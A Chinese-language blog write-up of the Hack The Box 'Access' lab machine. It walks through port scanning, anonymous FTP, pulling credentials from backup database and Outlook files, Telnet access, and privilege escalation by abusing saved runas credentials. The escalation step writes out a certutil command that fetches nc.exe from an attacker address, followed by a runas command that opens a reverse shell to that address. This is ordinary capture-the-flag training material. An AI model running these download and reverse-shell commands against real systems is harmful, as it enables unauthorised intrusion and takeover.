
hack the box-Access Writeup
一、摘要
Acces是搭建在Windows平台上的一道CTF题目,探究服务器上的渗透测试
二、信息搜集
题目就只给出一个IP:10.10.10.98
首先通过Nmap进行端口方面的探测
nmap -sV -sT -sC 10.10.10.98

服务器一共开放了21/Ftp、23/Telnet、80/Http端口,优先方问Http去看看网站
三、Web端测试

访问Web端口时,就出现了一个机房的照片,但是并没有从中看出什么端倪。
随后利用gobuster对网站目录进行了枚举

只跑到/aspnet_client页面
而/aspnet_client是403禁止的
四、另寻他路
之前Nmap扫描的时候有在21端口后面出现一句话
ftp-anon: Anonymous FTP login allowed (FTP code )
告诉我们FTP可以匿名登陆

进入Backups发现有个mdb文件,随后下载它

不得不说太大了

emmmm,不知道什么原因,随后请教大佬。说是要以二进制方式去下载文件,可以防止数据的丢失

如果是linux系统,利用mdbtools工具打开
mdb-tables backups.mdb

其中有个auth_user表名值得关注
mdb-export backup.mdb auth_user

其中engineer关键词很熟悉,正好是FTP上的另一个目录的
去ftp上打开另一个目录,发现一个ZIP文件,并下载

发现打开提取文件需要密码

这里遇到个毛病,估计是解压缩的问题,密码一直错误,最后换到Kali下居然就可以

pst是Microsoft Outlook电子邮件文件夹
直接下载一个Outlook查看了邮件

他说4Cc3ssC0ntr0ller就是账户security的密码
随后想到开放了23端口,便Telnet上去

五、权限提升
因为在CTF里,提权一般有自带的漏洞文件,如一个软件、一个脚本等
所以按照思路,去找相关文件
一般来,Linux下通过find找有suid的文件;windows下一般在用户目录下

有Administrator、Public、security三个用户
经判断,只有公共目录三可以利用的(因为administrator目录进不去)
进入public桌面发现有一个lnk文件

用type查看内容

runas.exe???!!!其中还跟上了/savecred参数,这说明保存了系统的凭证,可以通过这个runas反弹一个shell
cmd下可以通过以下命令下载nc.exe
certutil -urlcache -split -f http://10.10.xx.xx/nc.exe nc.exe


再利用runas反弹shell
runas /user:Administrator /savecred "nc.exe -c cmd.exe 10.10.xx.xx 1337"
hack the box-Access Writeup的更多相关文章
- HACK TEH BOX - Under Construction(JWT密钥混淆 + SQL注入)
HACK TEH BOX - Under Construction(JWT密钥混淆 + SQL注入) 目录 1. JWT密钥混淆 2. 环境 3. Challenge 4. Walkthrough 1 ...
- Hack The Box( Starting Point )
Hack The Box [Starting Point] 初始点 -- 了解渗透测试的基础知识. 这一章节对于一个渗透小白来说,可以快速的成长.以下将提供详细的解题思路,与实操步骤. TIER 0 ...
- Hack the box: Bastion
介绍 目标:10.10.10.134 (Windows) Kali:10.10.16.65 In conclusion, Bastion is not a medium box. But it wou ...
- Bashed -- hack the box
Introduction Target: 10.10.10.68 (OS: Linux) Kali linux: 10.10.16.44 Information Enumeration Firstly ...
- Hack The Box Web Pentest 2019
[20 Points] Emdee five for life [by L4mpje] 问题描述: Can you encrypt fast enough? 初始页面,不管怎么样点击Submit都会显 ...
- Hack The Box Web Pentest 2017
[20 Points] Lernaean [by [Arrexel] 问题描述: Your target is not very good with computers. Try and guess ...
- Hack The Box 获取邀请码
TL DR; 使用curl请求下面的地址 curl -X POST https://www.hackthebox.eu/api/invite/generate {"success" ...
- hack the box -- sizzle 渗透过程总结,之前对涉及到域内证书啥的还不怎么了解
把之前的笔记搬运过来 --- 1 开了443,用smbclient建立空连接查看共享 smbclient -N -L \\\\1.1.1.1 Department Shares Operatio ...
- 2019-10-30,Hack The Box 获取邀请码
一.快速获取邀请码方法 1,使用curl请求下面的地址curl -X POST https://www.hackthebox.eu/api/invite/generate 2,在返回结果的code部分 ...
- Hack the box邀请码和注册问题总结
注意下,有3个坑, 1. 解码方式是随机的,记得看DATA下面提示用哪种 2. post时候可以直接用f12里的console,命令是: $.post('https://www.hackthebox. ...
随机推荐
- Protobuf使用手册
Protobuf使用手册 第1章 定义.proto 文件 首先我们需要编写一个 proto 文件,定义我们程序中需要处理的结构化数据,在 protobuf 的术语中,结构化数据被称为 Message. ...
- ruia笔记
ruia笔记 loop = loop or asyncio.new_event_loop() get_event_loop()方法仅在同样的线程中生效,如果在一个新线程中,应该用new_event_l ...
- 【转】 Linux常用文件操作命令
1 改变目录 要进入相应的目录我们可以使用Linux下的改变目录命令cd (ChangeDirectory). 下面我要进入到/tmp目录下,如下操作: [root@bestlinux ~]# cd ...
- Cookie/Session机制详解(转载)
原文链接:http://blog.csdn.net/fangaoxin/article/details/6952954 会话(Session)跟踪是Web程序中常用的技术,用来跟踪用户的整个会话.常用 ...
- MyEclipse中将项目的编码从默认GBK改变为默认UTF-8
- winform(记事本--保存和退出)
- zoj3195 联通树上三个点的路径长
输出有个坑,两个月之前就没对,,今天又被坑了一次 求联通树上三个点的路径长度,只要求两两点对的最短路径,加起来除以二即可 #include<iostream> #include<cs ...
- Spring整合Quartz实现动态定时器,相关api,定时器添加,删除,修改
一.版本说明 spring3.1以下的版本必须使用quartz1.x系列,3.1以上的版本才支持quartz 2.x,不然会出错. 原因:spring对于quartz的支持实现,org.springf ...
- 【C++ Primer 第10章】 10.4.1 插入迭代器
目录 • iostream迭代器 • 反向迭代器 插入迭代器 插入迭代器,这些迭代器被绑定到一个容器上,可以向容器插入元素. 头文件为:#include<iterator it=t 在it指 ...
- Hibernate的核心对象关系映射
Hibernate的核心就是对象关系映射: 加载映射文件的两种方式: 第一种:<mapping resource="com/bie/lesson02/crud/po/employee. ...